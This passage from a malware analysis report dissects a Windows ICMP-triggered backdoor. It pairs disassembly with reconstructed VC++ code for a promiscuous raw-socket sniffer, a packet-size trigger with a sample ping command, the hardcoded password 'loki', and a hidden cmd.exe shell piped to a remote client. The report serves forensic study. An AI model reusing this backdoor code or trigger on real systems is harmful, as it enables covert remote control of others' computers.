Server Setup: The binary prepares to receive all RAW IP traffic for the socket by a call to *WSASocket*[MSDN,sk] function. Then the socket is bound to the victim by the *bind*[MSDN,bd] function, using its local name and the *sockaddr* struct[MSDN,sa] with a port value of 7878.

```
.text:004018C6                  push    esi
.text:004018C7                  push    WSA_FLAG_OVERLAPPED ; dwFlags
.text:004018C9                  push    0               ; g
.text:004018CB                  push    NULL            ; lpProtocolInfo
.text:004018CD                  push    IPPROTO_IP      ; protocol (IP)
.text:004018CF                  push    SOCK_RAW        ; type (RAW SOCKET)
.text:004018D1                  push    AF_INET         ; af (AF_INET)
.text:004018D3                  mov     [esp+140h+fromlen], 10h
.text:004018DB                  call    ds:WSASocketA   ; socksniffer = WSASocket
.text:004018E1                  mov     esi, eax
.text:004018E3                  cmp     esi, INVALID_SOCKET
.text:004018E6                  jnz     short okay_18F2
.text:004018E8                  or      eax, eax
.text:004018EA                  pop     esi
.text:004018EB                  add     esp, 124h
.text:004018F1                  retn
.text:004018F2 okay_18F2:                               ; CODE XREF: sniffer+26 j
.text:004018F2                  lea     eax, [esp+128h+name]
.text:004018F6                  push    255             ; namelen
.text:004018FB                  push    eax             ; name
.text:004018FC                  call    ds:gethostname
.text:00401902                  lea     ecx, [esp+128h+name]
.text:00401906                  push    ecx             ; name
.text:00401907                  call    ds:gethostbyname
.text:0040190D                  test    eax, eax
.text:0040190F                  jnz     short okay_191C
.text:00401911                  or      eax, 0FFFFFFFFh
.text:00401914                  pop     esi
.text:00401915                  add     esp, 124h
.text:0040191B                  retn
.text:0040191C okay_191C:                               ; CODE XREF: sniffer+4F j
.text:0040191C                  xor     edx, edx
.text:0040191E                  push    ebx
.text:0040191F                  mov     [esp+12Ch+var_124], edx
.text:00401923                  push    ebp
.text:00401924                  mov     [esp+130h+var_120], edx
.text:00401928                  push    edi
.text:00401929                  mov     [esp+134h+var_11C], edx
.text:0040192D                  push    offset cp       ; cp
.text:00401932                  mov     [esp+138h+var_118], edx
.text:00401936                  call    ds:inet_addr
.text:0040193C                  push    7878            ; hostshort Port 7878
.text:00401941                  mov     [esp+138h+var_120], eax
.text:00401945                  mov     word ptr [esp+138h+var_124], 2
.text:0040194C                  call    ds:htons
.text:00401952                  mov     word ptr [esp+134h+var_124+2], ax
.text:00401957                  lea     eax, [esp+134h+var_124] ; struct sockaddr *name
.text:0040195B                  push    16              ; namelen 16 bytes
.text:0040195D                  push    eax             ; name
.text:0040195E                  push    esi             ; s socket socksniffer
.text:0040195F                  call    ds:bind
```

Listing 8 – Assembly Code for Bind a Socket to a Host

```
socksniffer = WSASocket(AF_INET, SOCK_RAW, IPPROTO_IP, NULL, 0, WSA_FLAG_OVERLAPPED);
…
gethostname((char*)LocalName, sizeof(LocalName)-1);
hp = gethostbyname((char*)LocalName));
…
  dest.sin_family = AF_INET;
  dest.sin_port = htons(7878);
  bind(socksniffer, (PSOCKADDR)&dest, sizeof(dest));
```

Listing 9 – VC++ Code for Bind a Socket to a Host

Note: The Overlapped mode (set by the last parameter on the *WSASocket* function) will make the send and receive calls return immediately. A return value of zero indicates that the I/O operation was completed immediately and that the corresponding completion indication already occurred.

There is an interesting function used by the binary code at line 0x00401936. The function *inet_addr* accepts string input only and converts it to a long integer. The output of the function *gethostbyname*[MSDN,hd] is already in the long integer format. So why convert from long integer, to string, and back to long integer. Incidentally, there is no code that suggests the binary is converting from long integer to string in the first place; therefore, this may be a coding error causing a NULL value being sent to the bind function. The NULL value could cause the binary to fail in some or all cases. This could be another sign of a *script kiddie*.

Server IO Control Mode: The Network Interface Controller (NIC) card is put into *promiscuous* mode by a call to *WSAIoctl*[MSDN,io]. The *WSAIoctl* function is used to set or get the parameters linked with the socket, the transport protocol, or the communications subsystem. Setting the NIC into promiscuous mode requires Administrator privilege on the local computer.

```
.text:00401965                  push    NULL            ; lpCompletionRoutine
.text:00401967                  push    NULL            ; lpOverlapped
.text:00401969                  push    offset cbBytesReturned ; lpcbBytesReturned
.text:0040196E                  push    40              ; cbOutBuffer
.text:00401970                  push    offset vOutBuffer ; lpvOutBuffer
.text:00401975                  push    4               ; cbInBuffer
.text:00401977                  push    offset vInBuffer ; lpvInBuffer
.text:0040197C                  push    SIO_RCVALL       ; dwIoControlCode(promiscuous mode)
.text:00401981                  push    esi             ; s socket
.text:00401982                  call    ds:WSAIoctl
```

Listing 10 – Assembly Code for IO Control for Promiscuous Mode

```
WSAIoctl(socksniffer,SIO_RCVALL,&dwBufIn,sizeof(dwBufIn),&dwBuf,sizeof(dwBuf),&dwBytesRet,
NULL, NULL );
```

Listing 11 – VC++ Code for IO Control for Promiscuous Mode

Note: Promiscuous is a mode in which a Network Interface Controller card can receive all the packets sent on the network segment and not only packets sent to the local host. That makes the previous bind to port 7878 unnecessary. This could be another sign of copied code by a *script kiddie*. The SIO_RCVALL (0x9800001) is available on Windows 2000 Server/Professional and later versions of Windows platforms.

Based on MSDN, if both *lpOverlapped* and *lpCompletionRoutine* (0x00401967 & 0x00401965) are NULL, the socket in this function will be treated as a *nonoverlapped* socket. Socket handles are opened as overlapped handles (by default) so that *asynchronous* I/O can be performed on them. However, in this situation it is preferable to have *nonoverlapped* (synchronous) socket handles that will block until data becomes available. This server binary is built with synchronous sockets, so execution of the server application is suspended while it waits for a connection from an attacker client. In other words, when the binary sends data, the binary exits the send function only after data is sent; if we want to receive data, the program exits the receive function only after the desired data is received. This is necessary because the of the Internet protocol specifications, which is typically based on "send & wait-for-reply" method.

Sniffer-Received Attack Signal: Using a *while* loop, the binary checks the receive buffer for any data. To trigger the backdoor, an attacker needs to send an IP packet to the target. It does not appear the packet needs to be any particular protocol, because the control code is set to

receive all. The *recvfrom*[MSDN,rf] function, which returns the size of the packet received, is compared to 57 bytes (line 0x004019C8) appears to be the only impact on the trigger. The IP Header and the ICMP Header both total 28 bytes; therefore, the data size of the ICMP packet is 29 bytes. A simple ping command (*ping –l 29 –n 1 192.168.1.1*) directed to any host on that segment could trigger the backdoor to go onto the next step.

```
.text:00401988                 push    5004            ; dwBytes (len recvfrom)
.text:0040198D                 push    8               ; dwFlags
.text:0040198F                 call    ds:GetProcessHeap
.text:00401995                 push    eax             ; hHeap
.text:00401996                 call    ds:HeapAlloc
.text:0040199C                 mov     ebx, ds:recvfrom
.text:004019A2                 mov     ebp, ds:WSAGetLastError
.text:004019A8                 mov     edi, eax
.text:004019AA while_19AA:                             ; CODE XREF: sniffer+10B j
.text:004019AA                                         ; sniffer+11B j ...
.text:004019AA                 lea     ecx, [esp+134h+fromlen]
.text:004019AE                 lea     edx, [esp+134h+from]
.text:004019B2                 push    ecx             ; fromlen
.text:004019B3                 push    edx             ; from
.text:004019B4                 push    0               ; flags
.text:004019B6                 push    5004            ; len
.text:004019BB                 push    edi             ; RecvBuff
.text:004019BC                 push    esi             ; s socket
.text:004019BD                 call    ebx ; recvfrom
.text:004019BF                 cmp     eax, 0FFFFFFFFh ; Socket_Error
.text:004019C2                 jz      short LastError_19DD
.text:004019C4                 test    eax, eax
.text:004019C6                 jl      short LastError_19DD
.text:004019C8                 cmp     eax, 57         ; 57 Bytes
.text:004019CB                 jnz     short while_19AA
.text:004019CD                 lea     eax, [esp+134h+from] ; Source Address
.text:004019D1                 push    eax             ; int Source Address
.text:004019D2                 push    edi             ; time_t RecvBuff
.text:004019D3                 call    bindshell_comm
.text:004019D8                 add     esp, 8
.text:004019DB                 jmp     short while_19AA
.text:004019DD LastError_19DD:                         ; CODE XREF: sniffer+102 j
.text:004019DD                                         ; sniffer+106 j
.text:004019DD                 call    ebp ; WSAGetLastError
.text:004019DF                 cmp     eax, 10060      ; WSAETIMEDOUT
.text:004019E4                 jz      short while_19AA
.text:004019E6                 pop     edi
.text:004019E7                 pop     ebp
.text:004019E8                 pop     ebx
.text:004019E9                 or      eax, 0FFFFFFFFh
.text:004019EC                 pop     esi
.text:004019ED                 add     esp, 124h
.text:004019F3                 retn
.text:004019F3 sniffer         endp
```

Listing 12 – Assembly Code for Sniffer Trigger

```
recvbuf = (char *)xmalloc(MAX_PACKET);
sread = recvfrom(socksniffer, recvbuf, MAX_PACKET, 0, (struct sockaddr*)&from, &fromlen);
if (sread == 57)
    {
      bindshell(recvbuf, &from);
    }
```

Listing 13 – VC++ Code for Sniffer Trigger

Shell - Build the Tunnel: Once the trigger is encountered, the binary jumps to routine that builds the tunnel between the client-server. There are four (4) values ranging from 0xFF01 to 0xFF04, these appear to be flags that are passed via the fields with the IP packets. For example, the 0xFF03 is the code for passing the password request, while the code 0xFF02 is the code for validating the returned password.

```
.text:00401A00 ; int __cdecl bindshell_comm(time_t,int)
.text:00401A00 bindshell_comm  proc near               ; CODE XREF: sniffer+113 p
.text:00401A00
.text:00401A00 arg_0           = dword ptr  8
.text:00401A00 arg_4           = dword ptr  0Ch
.text:00401A00
.text:00401A00                 push    esi
.text:00401A01                 mov     esi, [esp+arg_0]
.text:00401A05                 push    edi
.text:00401A06                 cmp     word ptr [esi+18h], 0
.text:00401A0B                 jnz     notokay_1CC1
.text:00401A11                 mov     al, [esi+15h]
.text:00401A14                 test    al, al
.text:00401A16                 jnz     notokay_1CC1
.text:00401A1C                 mov     al, [esi+14h]
.text:00401A1F                 test    al, al
.text:00401A21                 jnz     notokay_1CC1
.text:00401A27                 mov     edi, ds:htons
.text:00401A2D                 push    0FF03h          ; hostshort 65283
.text:00401A32                 call    edi ; htons
.text:00401A34                 cmp     [esi+1Ah], ax
.text:00401A38                 jz      short okay_1A65
.text:00401A3A                 push    0FF02h          ; hostshort 65282
.text:00401A3F                 call    edi ; htons
.text:00401A41                 cmp     [esi+1Ah], ax
.text:00401A45                 jz      short okay_1A65
.text:00401A47                 push    0FF01h          ; hostshort 65281
.text:00401A4C                 call    edi ; htons
.text:00401A4E                 cmp     [esi+1Ah], ax
.text:00401A52                 jz      short okay_1A65
.text:00401A54                 push    0FF04h          ; hostshort 65284
.text:00401A59                 call    edi ; htons
.text:00401A5B                 cmp     [esi+1Ah], ax
.text:00401A5F                 jnz     notokay_1CC1
.text:00401A65
.text:00401A65 okay_1A65:                              ; CODE XREF: bindshell_comm+38 j
.text:00401A65                 mov     eax, dword_40402C
.text:00401A6A                 dec     eax
.text:00401A6B                 jz      loc_401C55
.text:00401A71                 dec     eax
.text:00401A72                 jz      loc_401B50
.text:00401A78                 dec     eax
.text:00401A79                 jnz     notokay_1CC1
.text:00401A7F                 lea     eax, [esp+4+arg_0]
.text:00401A83                 push    eax      ; time_t also passed by sniff recv buff
.text:00401A84                 call    ds:time
.text:00401A8A                 mov     eax, [esp+8+arg_0]
.text:00401A8E                 mov     edx, dword_40458C
.text:00401A94                 mov     ecx, eax
.text:00401A96                 add     esp, 4
.text:00401A99                 sub     ecx, edx
.text:00401A9B                 mov     edx, dword_404034
.text:00401AA1                 cmp     ecx, edx
.text:00401AA3                 jle     short loc_401B00
.text:00401AA5                 mov     edx, [esp+4+arg_4]
.text:00401AA9                 mov     esi, 1
.text:00401AAE                 push    esi
.text:00401AAF                 push    0
.text:00401AB1                 mov     eax, [edx+4]
.text:00401AB4                 mov     edx, ERROR2_403C
.text:00401ABA                 push    0
.text:00401ABC                 push    0
.text:00401ABE                 push    eax
.text:00401ABF                 mov     edi, edx
.text:00401AC1                 or      ecx, 0FFFFFFFFh
.text:00401AC4                 xor     eax, eax
.text:00401AC6                 repne scasb
.text:00401AC8                 not     ecx
.text:00401ACA                 dec     ecx
.text:00401ACB                 push    ecx
.text:00401ACC                 push    edx
```

```
.text:00401ACD                  call    ICMP_send
.text:00401AD2                  mov     ecx, hProcess
.text:00401AD8                  add     esp, 1Ch
.text:00401ADB                  push    0               ; uExitCode
.text:00401ADD                  push    ecx             ; hProcess
.text:00401ADE                  call    ds:TerminateProcess
.text:00401AE4                  mov     edx, s
.text:00401AEA                  push    edx             ; s
.text:00401AEB                  call    ds:closesocket
.text:00401AF1                  mov     dword_404020, esi
.text:00401AF7                  mov     dword_40402C, esi
.text:00401AFD                  pop     edi
.text:00401AFE                  pop     esi
.text:00401AFF                  retn
```

Listing 14 – Assembly Code to Setup the Tunnel

Note: The library MSVCRT.DLL, of which the *time* function is encoded, has been known to have a vulnerability[BD305601] that has been exploited. If this is the case, then the binary could be is very sensitive to versioning. For example, Windows 2000 Server with Service Pack 3 may not allow this binary to work, while Windows 2000 Server with no Service packs could allow this binary to work. The examination phase will be performed on an un-patched version of Windows 2000 Server to increase the chance that this binary will work.

Shell – Password Authentication: The binary asks for a password, which is *loki*. Loki was a backdoor to the Linux systems; it did not run on the Windows Platform. This password may be just in honor of Loki Backdoor or it may have been met to be misleading.

```
.text:00401C55 askpass_1C55:                            ; CODE XREF: bindshell_comm+6B j
.text:00401C55                  push    0FF03h          ; CODE for ask password message
.text:00401C5A                  call    edi             ; htons from above
.text:00401C5C                  cmp     [esi+1Ah], ax
.text:00401C60                  jnz     short loc_401CA7
.text:00401C62                  push    offset dword_40458C ; time_t *
.text:00401C67                  call    ds:time
.text:00401C6D                  mov     ecx, [esp+0Ch+arg_0]
.text:00401C71                  mov     edi, offset aIcmpBackdoorV0 ; "\r\n=…= Icmp BackDoo"…
.text:00401C76                  xor     eax, eax
.text:00401C78                  push    0
.text:00401C7A                  mov     edx, [ecx+4]
.text:00401C7D                  or      ecx, 0FFFFFFFFh
.text:00401C80                  repne scasb
.text:00401C82                  push    0
.text:00401C84                  push    0
.text:00401C86                  not     ecx
.text:00401C88                  push    1
.text:00401C8A                  dec     ecx
.text:00401C8B                  push    edx
.text:00401C8C                  push    ecx
.text:00401C8D                  push    offset aIcmpBackdoorV0 ; "\r\n===…==== Icmp BackDoo"…
.text:00401C92                  call    ICMP_send
.text:00401C97                  add     esp, 20h
.text:00401C9A                  mov     dword_40402C, 2
.text:00401CA4                  pop     edi
.text:00401CA5                  pop     esi
.text:00401CA6                  retn
…
.text:00401BC2 cmppass_1BC2:                            ; CODE XREF: bindshell_comm+174 j
.text:00401BC2                  push    0FF02h          ; CODE for check password
.text:00401BC7                  mov     dword_40458C, eax
.text:00401BCC                  call    edi             ; htons from above
.text:00401BCE                  cmp     [esi+1Ah], ax
.text:00401BD2                  jnz     short loc_401C4A
.text:00401BD4                  add     esi, 20h
.text:00401BD7                  push    offset aLoki    ; char *
.text:00401BDC                  push    esi             ; char *
.text:00401BDD                  call    ds:strstr
```

```
.text:00401BE3                  add     esp, 8
.text:00401BE6                  test    eax, eax
.text:00401BE8                  jnz     short loc_401C33
.text:00401BEA                  mov     edx, [esp+8+arg_0]
.text:00401BEE                  mov     esi, 1
.text:00401BF3                  push    esi
.text:00401BF4                  push    eax
.text:00401BF5                  push    eax
.text:00401BF6                  push    eax
.text:00401BF7                  mov     eax, [edx+4]
.text:00401BFA                  mov     edx, ERROR2_403C ; ERROR 2
.text:00401C00                  push    eax
.text:00401C01                  mov     edi, edx
.text:00401C03                  or      ecx, 0FFFFFFFFh
.text:00401C06                  xor     eax, eax
.text:00401C08                  repne scasb
.text:00401C0A                  not     ecx
.text:00401C0C                  dec     ecx
.text:00401C0D                  push    ecx
.text:00401C0E                  push    edx
.text:00401C0F                  call    ICMP_send
.text:00401C14                  mov     ecx, s
.text:00401C1A                  add     esp, 1Ch
.text:00401C1D                  push    ecx             ; s
.text:00401C1E                  call    ds:closesocket
.text:00401C24                  mov     dword_404020, esi
.text:00401C2A                  mov     dword_40402C, esi
.text:00401C30                  pop     edi
.text:00401C31                  pop     esi
.text:00401C32                  retn
…
.data:004040AC                  db '========',0Dh,0Ah
.data:004040AC                  db '========= Code by Spoof. Enjoy Yourself!',0Dh,0Ah
.data:004040AC                  db ' Your PassWord:',0
.data:00404130 aLoki            db 'loki',0             ; DATA XREF: sub_401A00+1D7 o
```

Listing 15 – Assembly Code for Password Validation

```
  send(getClient, getpass, strlen(getpass), 0);
  recv(getClient,Buff,1024,0);
  if(!(strstr(Buff, DEF_PASSWORD)))
  {
    send(getClient, nothispass, strlen(nothispass), 0);
    closesocket(getClient);
    closesocket(bindServer);
    return -1;
```

Listing 16 – VC++ Code for Password Validation

Note: Within the if-compare of the binary, as shown in the assembly listing above, there is no *recv* or *recvfrom* function, which when used with the *sendto*[MSDN,st] function produces the two-way traffic expected in a remote control backdoor. It is very possible that this binary is designed for one-way traffic as a *keylogger*. The other possibility could be that the binary has a major programming flaw; the *recvfrom* function is missing, although it was intended to be included.

Shell – Create the Pipes: The output of the pipe is sent back to the attacker. The binary uses redirected *stdin*, *stdout* and *stderr* handler pipes. The write file pipe and the network receive is connected using a shared buffer. The read file and the network send are connected using the same buffer as the write file pipe.

The *cmd.exe* is shelled back to the attacker through a pipe bound to the *createprocess*[MSDN,cp] function, which runs *in the security context of the calling process.* The *cmd.exe* appears in the *.data* section, it verifies that it is being shelled back to the attacker.

```
.text:00401CDD                  mov     esi, ds:CreatePipe
.text:00401CE3                  xor     ebx, ebx
```

```
.text:00401CE5                 push    edi
.text:00401CE6                 lea     eax, [esp+13FCh+PipeAttributes]
.text:00401CEA                 push    ebx             ; nSize
.text:00401CEB                 push    eax             ; lpPipeAttributes
.text:00401CEC                 push    offset hWritePipe ; hWritePipe
.text:00401CF1                 push    offset hReadPipe ; hReadPipe
.text:00401CF6                 mov     [esp+140Ch+PipeAttributes.nLength], 0Ch
.text:00401CFE                 mov     [esp+140Ch+PipeAttributes.lpSecurityDescriptor], ebx
.text:00401D02                 mov     [esp+140Ch+PipeAttributes.bInheritHandle], 1
.text:00401D0A                 call    esi ; CreatePipe
.text:00401D0C                 lea     ecx, [esp+13FCh+PipeAttributes]
.text:00401D10                 push    ebx             ; nSize
.text:00401D11                 push    ecx             ; lpPipeAttributes
.text:00401D12                 push    offset hFile    ; hWritePipe
.text:00401D17                 push    offset hObject  ; hReadPipe
.text:00401D1C                 call    esi ; CreatePipe
.text:00401D1E                 mov     edx, dword_404138
.text:00401D24                 mov     eax, dword_40413C
.text:00401D29                 mov     dword ptr [esp+13FCh+CommandLine], edx
.text:00401D2D                 mov     [esp+13FCh+var_13D4], eax
.text:00401D31                 lea     edx, [esp+13FCh+Buffer]
.text:00401D35                 mov     ecx, 11h
.text:00401D3A                 xor     eax, eax
.text:00401D3C                 lea     edi, [esp+13FCh+Buffer]
.text:00401D40                 push    offset hProcess ; lpProcessInformation
.text:00401D45                 push    edx             ; lpStartupInfo
.text:00401D46                 rep stosd
.text:00401D48                 mov     eax, hWritePipe
.text:00401D4D                 mov     ecx, hObject
.text:00401D53                 push    ebx             ; lpCurrentDirectory
.text:00401D54                 push    ebx             ; lpEnvironment
.text:00401D55                 push    ebx             ; dwCreationFlags
.text:00401D56                 mov     [esp+1410h+Buffer.hStdError], eax
.text:00401D5D                 mov     [esp+1410h+Buffer.hStdOutput], eax
.text:00401D61                 push    1               ; bInheritHandles
.text:00401D63                 push    ebx             ; lpThreadAttributes
.text:00401D64                 lea     eax, [esp+1418h+CommandLine]
.text:00401D68                 push    ebx             ; lpProcessAttributes
.text:00401D69                 push    eax             ; lpCommandLine
.text:00401D6A                 push    ebx             ; lpApplicationName
.text:00401D6B                 mov     [esp+1424h+Buffer.dwFlags], 101h
.text:00401D76                 mov     [esp+1424h+Buffer.wShowWindow], bx
.text:00401D7E                 mov     [esp+1424h+Buffer.hStdInput], ecx
.text:00401D85                 mov     [esp+1424h+Buffer.lpReserved], ebx
.text:00401D89                 mov     [esp+1424h+Buffer.lpReserved2], ebx
.text:00401D90                 mov     [esp+1424h+Buffer.cbReserved2], bx
.text:00401D98                 mov     [esp+1424h+Buffer.cb], 44h
.text:00401DA0                 call    ds:CreateProcessA ; ***int bread =
…
.data:00404138 dword_404138    dd 2E646D63h            ; DATA XREF: sub_401CD0+4E r
.data:0040413C dword_40413C    dd 657865h              ; DATA XREF: sub_401CD0+54 r
…
```

Listing 17 – Assembly Code for Create Pipe and Create Process

```
HANDLE hReadPipe1,hWritePipe1,hReadPipe2,hWritePipe2;
…
SECURITY_ATTRIBUTES sa;
sa.nLength=12;
sa.lpSecurityDescriptor=0;
sa.bInheritHandle=TRUE;
CreatePipe(&hReadPipe1,&hWritePipe1,&sa,0);
CreatePipe(&hReadPipe2,&hWritePipe2,&sa,0);
…
STARTUPINFO siinfo;
char cmdLine[] = "cmd.exe";
PROCESS_INFORMATION ProcessInformation;
ZeroMemory(&siinfo,sizeof(siinfo));
siinfo.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES; //Equals 101h
siinfo.wShowWindow = SW_HIDE;
siinfo.hStdInput = hReadPipe2;
```

```
siinfo.hStdOutput = siinfo.hStdError = hWritePipe1;
CreateProcess(NULL,cmdLine,NULL,NULL,1,0,NULL,NULL,&siinfo,&ProcessInformation);
```

Listing 18 – VC++ Code for Create Pipe and Create Process

Note: Lines 0x00401D6B and 0x00401D76 will make the stub console hidden from the desktop. This is the second sign that this is a *server-only* code. When combined with the fact this binary runs as a service, we can be very confident that this malicious code requires a completely different program to act as the *client*. This two part approach to covert channel backdoors is somewhat antiquated and makes it more difficult to utilize the attack; possibly anther sign of a *script kiddie* or supporting the theory that this binary could be a *keylogger* (since a keylogger would be one way).

Shell – Fill the Pipes: Simultaneous write-to and read-from to sockets and pipes in single threaded application is not straightforwardly coded in the Windows environment. The *PeekNamedPipe*[MSDN,pk] function will perform a non-blocking check if there is anything to be read from pipes; and, the *Sleep* function will allow enough time for *cmd.exe* to receive and handle data. Once to communications are configured, the binary jumps to a routine that fills the tunnel between the client-server.

```
.text:00401DB1 loc_401DB1:                             ; CODE XREF: BindShell_Next+D8 j
.text:00401DB1                 mov     edi, ds:Sleep
.text:00401DB7                 push    64h             ; dwMilliseconds
.text:00401DB9                 call    edi ; Sleep
.text:00401DBB                 mov     ecx, hObject
.text:00401DC1                 mov     esi, ds:CloseHandle
.text:00401DC7                 push    ecx             ; hObject
.text:00401DC8                 call    esi ; CloseHandle
.text:00401DCA                 mov     edx, hWritePipe
.text:00401DD0                 push    edx             ; hObject
.text:00401DD1                 call    esi ; CloseHandle
.text:00401DD3                 mov     ebp, ds:PeekNamedPipe ; *
.text:00401DD9                 mov     esi, [esp+1400h]
.text:00401DE0 loc_401DE0:                             ; CODE XREF: BindShell_Next+181 j
.text:00401DE0                 lea     eax, [esp+1400h+nNumberOfBytesToRead]
.text:00401DE4                 push    ebx             ; lpBytesLeftThisMessage
.text:00401DE5                 lea     ecx, [esp+1404h+NumberOfBytesRead]
.text:00401DE9                 push    eax             ; lpTotalBytesAvail
.text:00401DEA                 mov     eax, hReadPipe  ;
.text:00401DEF                 push    ecx             ; lpBytesRead
.text:00401DF0                 lea     edx, [esp+140Ch+Buffer.hStdError]
.text:00401DF4                 push    138Ch           ; nBufferSize
.text:00401DF9                 push    edx             ; lpBuffer
.text:00401DFA                 push    eax             ; hNamedPipe
.text:00401DFB                 call    ebp ; PeekNamedPipe
.text:00401DFD                 test    eax, eax
.text:00401DFF                 jz      short loc_401E53
.text:00401E01                 mov     eax, [esp+1400h+nNumberOfBytesToRead]
.text:00401E05                 cmp     eax, ebx
.text:00401E07                 jz      short loc_401E25
.text:00401E09                 lea     ecx, [esp+1400h+NumberOfBytesRead]
.text:00401E0D                 push    ebx             ; lpOverlapped
.text:00401E0E                 push    ecx             ; lpNumberOfBytesRead
.text:00401E0F                 push    eax             ; nNumberOfBytesToRead
.text:00401E10                 mov     eax, hReadPipe
.text:00401E15                 lea     edx, [esp+140Ch+Buffer.hStdError]
.text:00401E19                 push    edx             ; lpBuffer
.text:00401E1A                 push    eax             ; hFile
.text:00401E1B                 call    ds:ReadFile
```

Listing 19 – Assembly Code for Filling the Pipe with the File System

```
while(1)
{
  ret=PeekNamedPipe(hReadPipe1,Buff,1024,&lBytesRead,0,0);
```

```
    if(lBytesRead)
    {
      ret = ReadFile(hReadPipe1,Buff,lBytesRead,&lBytesRead,0);
      if(!ret) break;

      ret = send(getClient,Buff,lBytesRead,0);
      if(ret <= 0) break;
    }
    else
    {
      lBytesRead = recv(getClient,Buff,1024,0); // Recv from client!
      if(lBytesRead <= 0) break;
      ret = WriteFile(hWritePipe2,Buff,lBytesRead,&lBytesRead,0);
      if(lBytesRead > 4 && Buff[0]=='e' && Buff[1]=='x' && Buff[2]=='i' && Buff[3]=='t')
      {
        send(getClient, exitok, strlen(exitok), 0);
        closesocket(getClient);
        closesocket(bindServer);
        return 1;
      }

      if(!ret) break;
    }
  }
```

Listing 20 – VC++ Code for Filling the Pipe with the File System

Note: Within the while-loop of the binary, as shown in the assembly listing above, there is no *recv* or *recvfrom* function, which when used with the *sendto* function allows the pipes to funnel traffic through the tunnel.

Summary: The binary does not appear to have any self-replicating capabilities or any virus like properties that will infect other programs, although there could be a loader script part that is separate from the binary that will perform those operations. The binary code will not allow it to act as both the *server* and the client. Additionally, the Windows service starts automatically when the computer starts (before any user logs on) making it useful in software that performs operations in the background such as *server* application. Because services run under the *LocalSystem* account, the binary will have full access to the entire system.

Not finding the *recv/recvfrom* functions is perplexing. It is possible that the attacker hard encoded the linking information producing a faulty binary. This would explain why the code uses the socket buffer as an argument for the time function.

Action the Program Takes – Running the Binary

Based on the information discovered thus far, I believe it will take a great deal of effort to get this binary to perform. Most likely, it will not work or even get into promiscuous mode. The Windows Services code is sound, so the binary should launch as a service – but not much more will happen.

The action the unknown binary takes will be analyzed by executing the binary with a packet analyzer (*EtherPeek NX* from *WildPackets*) on the wire and using a Promiscuous Detection tool (*PromiscDetect* from *NTsecurity.nu*) to verify if the sniffer part of the binary is active.

Baseline: The first step is to baseline the system prior to installing the binary. Shown here is the network controller in its default state – non-promiscuous mode. This output will be compared to a known program that puts the NIC into promiscuous mode. If PromiscDetect reports the NIC is in promiscuous mode for a known program and does not report it for the suspected binary, we can be assured the binary does not work – its sniffer part fails to function and further

investigation will not be possible. If PromiscDetect reports the NIC as being NOT in promiscuous mode when it should, the binary has the capability to hide its mode and further investigation is necessary. This baseline will assist in this analysis.




Figure 8 – Baseline of the New System

Installing the Binary and Promiscuous Mode: Installed the binary, on the victim's system, using the "-i" parameter.

